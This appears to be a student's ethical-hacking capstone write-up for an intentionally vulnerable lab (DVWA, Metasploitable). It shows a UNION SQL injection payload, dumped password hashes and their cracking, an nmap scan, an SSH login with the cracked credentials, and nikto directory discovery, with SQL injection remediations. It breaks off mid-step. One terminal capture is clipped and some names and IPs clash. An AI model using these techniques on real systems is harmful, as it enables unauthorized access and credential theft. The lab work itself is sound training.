CISCO NETACAD ETHICAL HACKER FINAL CAPSTONE PROJECT

PART 1: SQL INJECTION

STEP 1

Using DVWA site: http://10.5.5.12/

Username: admin

Password: password

STEP 3

The password of Bob Smith's account is **'password'**

STEP 4


The name of the file with the code is '**my_passwords.txt'**

The code for challenge one contained in the file is **'8748wf8J.'**

STEP 5

Here are five remediation methods for preventing SQL injection exploits:

- **Prepared Statements (with Parameterized Queries):** These force the database to treat user input as data only, preventing it from being executed as code.
- **Input Validation:** Use an allow-list to ensure input matches expected formats (like numbers or dates) and reject any unauthorized characters.
- **Principle of Least Privilege:** Configure the web application's database account with only the minimum permissions necessary, such as disabling DROP or DELETE capabilities.
- **Stored Procedures:** When implemented correctly with parameters, these keep SQL logic on the server and prevent attackers from manipulating the query structure.
- **Web Application Firewall (WAF):** This network-level tool scans incoming traffic to detect and block known SQL injection signatures before they reach the application.



DVWA Security

Security Level

Security level is currently: **low**.

You can set the security level to low, medium, high or impossible. The security level changes the vulnerability level of DVWA:

1. Low - This security level is completely vulnerable and **has no security measures at all**. It's use is to be as an example of how web application vulnerabilities manifest through bad coding practices and to serve as a platform to teach or learn basic exploitation techniques.
2. Medium - This setting is mainly to give an example to the user of **bad security practices**, where the developer has tried but failed to secure an application. It also acts as a challenge to users to refine their exploitation techniques.
3. High - This option is an extension to the medium difficulty, with a mixture of **harder or alternative bad practices** to attempt to secure the code. The vulnerability may not allow the same extent of the exploitation, similar in various Capture The Flags (CTFs) competitions.
4. Impossible - This level should be **secure against all vulnerabilities**. It is used to compare the vulnerable source code to the secure source code.
   Priority to DVWA v1.9, this level was known as 'high'.

Low Submit

PHPIDS


PHPIDS v0.6 (PHP-Intrusion Detection System) is a security layer for PHP based web applications.

PHPIDS works by filtering any user supplied input against a blacklist of potentially malicious code. It is used in DVWA to serve as a live example of how Web Application Firewalls (WAFs) can help improve security and in some cases how WAFs can be circumvented.

You can enable PHPIDS across this site for the duration of your session.

'UNION SELECT user, password FROM users-- -

1. **How this works:** * The ' closes the original query.
   - UNION SELECT user, password tells the database to append the contents of the user and password columns to the results.
   - FROM users targets the table containing account info.
   - -- - comments out the rest of the original SQL code to prevent errors.



Vulnerability: SQL Injection


User ID: 'UNION SELECT use Submit

```
ID: 'UNION SELECT user, password FROM users-- -
First name: admin
Surname: 5f4dcc3b5aa765d61d8327deb882cf99

ID: 'UNION SELECT user, password FROM users-- -
First name: gordonb
Surname: e99a18c428cb38d5f260853678922e03

ID: 'UNION SELECT user, password FROM users-- -
First name: 1337
Surname: 8d3533d75ae2c3966d7e0d4fcc69216b

ID: 'UNION SELECT user, password FROM users-- -
First name: pablo
Surname: 0d107d09f5bbe40cade3de5c71e9e9b7

ID: 'UNION SELECT user, password FROM users-- -
First name: smithy
Surname: 5f4dcc3b5aa765d61d8327deb882cf99
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://www.owasp.org/index.php/SQL_Injection
- http://bobby-tables.com/

Using crackstation: https://crackstation.net/



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

```
5f4dcc3b5aa765d61d8327deb882cf99
```

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
5f4dcc3b5aa765d61d8327deb882cf99	md5	password

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.


Download CrackStation's Wordlist

How CrackStation Works

CrackStation uses massive pre-computed lookup tables to crack password hashes. These tables store a mapping between the hash of a password

- ✓ Username: smithy
- ✓ Password: password

Using nmap to scan the open ports and services




```
Starting Nmap 7.94 ( https://nmap.org ) at 2026-01-11 22:38 UTC
Nmap scan report for metasploitable.pc (192.168.0.10)
Host is up (0.0012s latency).
Not shown: 983 closed tcp ports (conn-refused)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
6667/tcp open  irc

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds

┌──(kali㉿Kali)-[~]
└─$ 
```

Since the ssh (port 22) is opened, I login into the site using bob smith's credentials

Username: smithy

Password: password




```
──(kali㉿Kali)-[~]
─$ ssh smithy@192.168.0.10
he authenticity of host '192.168.0.10 (192.168.0.10)' can't be established.
SA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
his key is not known by any other names.
re you sure you want to continue connecting (yes/no/[fingerprint])? yes
arning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
mithy@192.168.0.10's password:
inux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

he programs included with the Ubuntu system are free software;
he exact distribution terms for each program are described in the
ndividual files in /usr/share/doc/*/copyright.

buntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
pplicable law.

o access official Ubuntu documentation, please visit:
ttp://help.ubuntu.com/
mithy@metasploitable:~$ 
```

Commands

ls: to list the content of the home directory

cat my_passwords.txt”: to reveal the content of the file

- ✓ The file name is “my_passwords.txt”
- ✓ The file content is “8748wf8J.”



```
DSA key fingerprint is SHA256:kgTW5p1Amzh5MfHn9jIpZf2/pCIZq2TNrG9sh+fy95Q.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.0.10' (DSA) to the list of known hosts.
smithy@192.168.0.10's password:
Linux 32554753bfe5 4.13.0-21-generic #24-Ubuntu SMP Mon Dec 18 17:29:16 UTC 2
017 x86_64

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
smithy@metasploitable:~$ ls
my_passwords.txt
smithy@metasploitable:~$ cd Desktop
-bash: cd: Desktop: No such file or directory
smithy@metasploitable:~$ cat my_passwords.txt
Congratulations!
You found the flag for Challenge 1!
The code for this challenge is 8748wf8J.

smithy@metasploitable:~$ 
```

PART 2: Web Server Vulnerabilities

STEP 1

Using DVWA site: http://10.5.5.12/

Username: admin

Password: password

Using nikto for reconnaissance, to determine which directories are viewable using a web browser and URL manipulation. (Nikto -h 10.5.5.12)

STEP 2

The directories can be accessed through a web browser to list the files and subdirectories that they contain are

- ✓ http://10.5.5.12/config/
- ✓ http://10.5.5.12/docs/

STEP 3

The two subdirectories can you look for the file are;

- ✓ config.inc.php
- ✓ db_form.html

The filename with the Challenge 2 code is **'db.form.html'**

The subdirectory held the file is **'parent directory'**

The directory with index that contains the file is:

- ✓ http://10.5.5.12/config/


The code for challenge two is **'aWe-4975'**

STEP 4

Here are two remediation methods for preventing directory listing exploits:

